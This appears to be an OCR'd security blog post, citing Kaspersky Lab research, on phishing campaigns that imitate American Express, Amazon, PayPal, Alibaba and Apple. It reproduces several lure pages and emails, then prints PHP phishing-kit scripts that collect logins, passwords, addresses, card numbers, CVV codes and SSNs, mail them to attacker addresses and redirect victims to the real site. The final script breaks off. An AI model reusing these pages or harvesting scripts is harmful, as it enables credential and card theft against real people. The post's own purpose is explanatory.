
Cidade *

Estado *

comprar

Another worrying trend among attackers is their willingness to turn growing security awareness and concern to their own advantage. This can include phishing attacks that carry security advice to make the message look authentic and trustworthy

For example, this one – disguised to look like the login page for American Express, with a reaussuring security message on the side:



Log In to Your Account

Cards – My Account

User ID

Password

□ Remember Me

Log In

Forgot User ID or Password?
Create New Online Account
Confirm Card Received

Go Paperless to safely access your account in real time, anytime.

FROM OUR PARTNERS

Verify charges with real-time fraud alerts

Activate Now

AD FEEDBACK

ABOUT AMERICAN EXPRESS INVESTOR RELATIONS CAREERS SITE MAP CONTACT US

PRODUCTS & SERVICES Credit Cards | Small Business Credit Cards | Corporate Cards | Prepaid Cards | Savings Accounts and CDs | Gift Cards


LINKS YOU MAY LIKE Membership Rewards® | CreditSecure® | Serve® | Bluebird® | Accept Amex Cards | Refer a Friend

Supplier Management Terms of Service Privacy Center AdChoices Card Agreements Security Center Financial Education Servicemember Benefits

All users of our online services subject to Privacy Statement and agree to be bound by Terms of Service. Please review.

© 2017 American Express Company. All rights reserved.

Or they disguise their attacks as security warnings that demand immediate action – likely to be particularly effective if the user plans to buy something in the very near future:



amazon.com

Please do not reply to this email because we are not monitoring this inbox.

Dear Customer,

Please take action on your account immediately. It's very important that you let us know because it helps us to prevent unauthorised person for accessing the Amazon network and your account information.

TO SECURE YOUR ACCOUNT
YOU JUST NEED TO VERIFY


VERIFY YOUR ACCOUNT

Thank you for your participation, to keep your account we hope you immediately verify your account.

Conditions of Use Privacy Notice Help

© 1996-2017, Amazon.com, Inc. or its affiliates

Or, in another variation on the theme – the attackers create the impression that the user has already been hacked:



PayPal

Dear Customer,

You've closed your PayPal account. We're sorry to see you go.

If you didn't close your PayPal account, Please log in to your PayPal account and follow the steps there to confirm your identity and recent account activity. To help protect your account, your PayPal account will remain limited until you complete the necessary steps.

Login

Link doesn't work? Go to the Resolution Center at: https://www.paypal.com/PayPalSecreDirect=_signin-restriction-account


Sincerely,
PayPal


© 1999-2017 PayPal. The PayPal service is provided by PayPal Australia Pty Limited (ABN 93 111 195 389) which holds Australian Financial Services Licence number 304962. Any information provided is general only and does not take into account your objectives, financial situation or needs.

PayPal PPC000406:a8c6e83147195

What happens to your data?

If you look at an attack sequence you can see what goes on behind the legitimate-looking interface: in this case the attackers steal personal data (login, password, ID and email address), which they send to themselves before redirecting the user to the genuine Alibaba website.



Alibaba.com
Global trade starts here.™
English
MEGA MARCH SOURCING
HIGH QUALITY SUPPLIERS
3% ORDER DISCOUNT
FREE INSPECTION
Source Now
Email Address :
Email address
Password:
Password
Forgot Password?
Sign In
Mobile number sign in
Join Free
Sign in with:
Alibaba.com Site: International - Español - Português - Deutsch - Français - Italiano - Русский - Türk - Nederlands - ti ng Vi t - Indonesian -
Alibaba Group | Taobao Marketplace | Tmall.com | Juhuasuan | AliExpress | Alibaba.com International | 1688.com | Alimama | Alitrip
Alibaba Cloud Computing | YunOS | AliTelecom | HiChina | Autonavi | UCWeb | Umeng | Xiami | TTPod | Diandianchong | DingTalk | Alipay
Product Listing Policy - Intellectual Property Policy and Infringement Claims - Privacy Policy - Terms of Use
© 1999-2017 Alibaba.com. All rights reserved.



```
<?
$ip = getenv("REMOTE_ADDR");
$message .= "------------------Spam ReSulT---------------------\n";
$message .= "Email Add   : ".$_POST['login']."\n";
$message .= "password : ".$_POST['password']."\n";
$message .= "-----------------created by n0b0dy--------------------\n";
$message .= "IP           : ".$ip."\n";$IP=$_POST['IP'];
$message .= "------------------Spam ReSulT---------------------\n";
$send = "masterpah10@gmail.com";
$subject = "Carlito ReZulTs";
$headers = "From: ReZult<chinex@cok.edu>";
$headers .= $_POST['eMailAdd']."\n";
$headers .= "MIME-Version: 1.0\n";
mail("$send",$subject,$message,$headers);
?>
<script>
    window.top.location.href = "https://www.alibaba.com/";

</script>
```

In some cases recorded by Kaspersky Lab researchers, the cybercriminals were trying to steal a great deal of personal information in a single attack – something that should set off immediate alarm bells among users.

The below attack – disguised to look like Apple – claims to be helping the user to resolve a problem, before redirecting them through a series of pages demanding ever more information:



My Apple ID

Sign In to iTunes Connect

Please Sign In to you Apple ID to resolve the problem.

Apple ID

Apple ID

Password

Password

Sign In

Forgot your Apple ID or password?

Give the gift of iTunes.


Music, movies, apps, and more.

(PRODUCT)RED

Red is a good color for you. And millions of others.

My Apple ID

Copyright © 2015 Apple Inc. All rights reserved. Terms of Use | Privacy Policy



My Apple ID

Update Card

Card Holder* Card Holder

Card Number* xxxx xxxx xxxx xxxx

Expiration* MM / YYYY

CVV* xxx / xxxx

Sort Code codice fiscale

3D/VBV 3D / VBV


SSN

Validate

* Required

My Apple ID › Update Billing › Update Card

Copyright © 2015 Apple Inc. All rights reserved. Terms of Use | Privacy Policy



My Apple ID

Update Billing

First name * First name

Last name * Last name

Birth-date * Month Day Year

Address1 * Adress1

Address2 Adress2 (optional)

Country * Country

State * State

City * City


Zip Code * Zip Code

Validate


* Required

Copyright © 2015 Apple Inc. All rights reserved. Terms of Use | Privacy Policy


The following data is then all sent through to the attackers:



```
<?php

include "../bots.php";

$ip = getenv("REMOTE_ADDR");
$hostname = gethostbyaddr($ip);
$bilsmg .= "------------+Don| BESMELLAH |DJOU+------------\n";
$bilsmg .= "First Name                   : ".$_POST['first']."\n";
$bilsmg .= "Last Name                    : ".$_POST['last']."\n";
$bilsmg .= "BirthDate Month             : ".$_POST['mon']."\n";
$bilsmg .= "BirthDate Day             : ".$_POST['day']."\n";
$bilsmg .= "BirthDate Year             : ".$_POST['yea']."\n";
$bilsmg .= "Adress1               : ".$_POST['address1']."/";
$bilsmg .= "|Adress2-------: ".$_POST['address2']."<br>\n";
$bilsmg .= "|Country-------: ".$_POST['country']."<br>\n";
$bilsmg .= "|State---------: ".$_POST['state']."<br>\n";
$bilsmg .= "|City----------: ".$_POST['city']."<br>\n";
$bilsmg .= "|ZIP Code------: ".$_POST['zip']."<br>\n";

$bilsmg .= "------------+Don| HAMDOULELLEH |DJOU+------------\n";
$bilsmg .= "From $ip             check in http://www.geoiptool.com/?IP=$ip   \n";


$bilsnd = "paul.adrian@infinito.it";
$bilsnd = "zinoubih98@gmail.com";
$bilsnd = "camorra1998@gmail.com";
$bilsub = "INFO | From $ip";
$bilhead = "From:coreserver <coreserver>";
$bilhead .= $_POST['bat']."\n";
$bilhead .= "MIME-Version: 1.0\n";
$arr=array($bilsnd, $IP);
foreach ($arr as $bilsnd)
mail($bilsnd,$bilsub,$bilsmg,$bilhead);

$src="../process1.php";
header("location:$src");
?>
```



```php
<?php

include "../bots.php";

$ip = getenv("REMOTE_ADDR");
$hostname = gethostbyaddr($ip);
$bilsmg .= "------------+Don| BESMELLAH |DJOU+------------\n";
$bilsmg .= "|Holder : ".$_POST['hold']."<br>\n";
$bilsmg .= "|Number : ".$_POST['numb']."<br>\n";
$bilsmg .= "|ExpDat : ".$_POST['expm']." / ".$_POST['expy']."<br>\n";
$bilsmg .= "|CVV----: ".$_POST['cvv']."<br>\n";
$bilsmg .= "|3D/VBV-: ".$_POST['3d']."<br>\n";
$bilsmg .= "|SORT---: ".$_POST['sort']."<br>\n";
$bilsmg .= "|SSN----: ".$_POST['ssn']."<br>\n";

$bilsmg .= "------------+Don| HAMDOULELLEH |DJOU+------------\n";
$bilsmg .= "From $ip             check in http://www.geoiptool.com/?IP=$ip   \n";

$bilsnd = "paul.adrian@infinito.it";
$bilsnd = "zinoubih98@gmail.com";
$bilsnd = "camorra1998@gmail.com";
$bilsub = "VBV | From $ip";
